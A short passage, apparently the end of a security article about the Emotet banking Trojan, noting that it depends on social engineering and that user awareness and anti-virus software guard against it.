Furthermore, the Trojan cannot function effectively without the participation of the user — the Emotet creators have actively used social engineering techniques to achieve their criminal ends.

And so the alertness and technical awareness of the user, together with the use of a modern anti-virus program can provide reliable protection against not only Emotet but other` new banking threats working in a similar way.
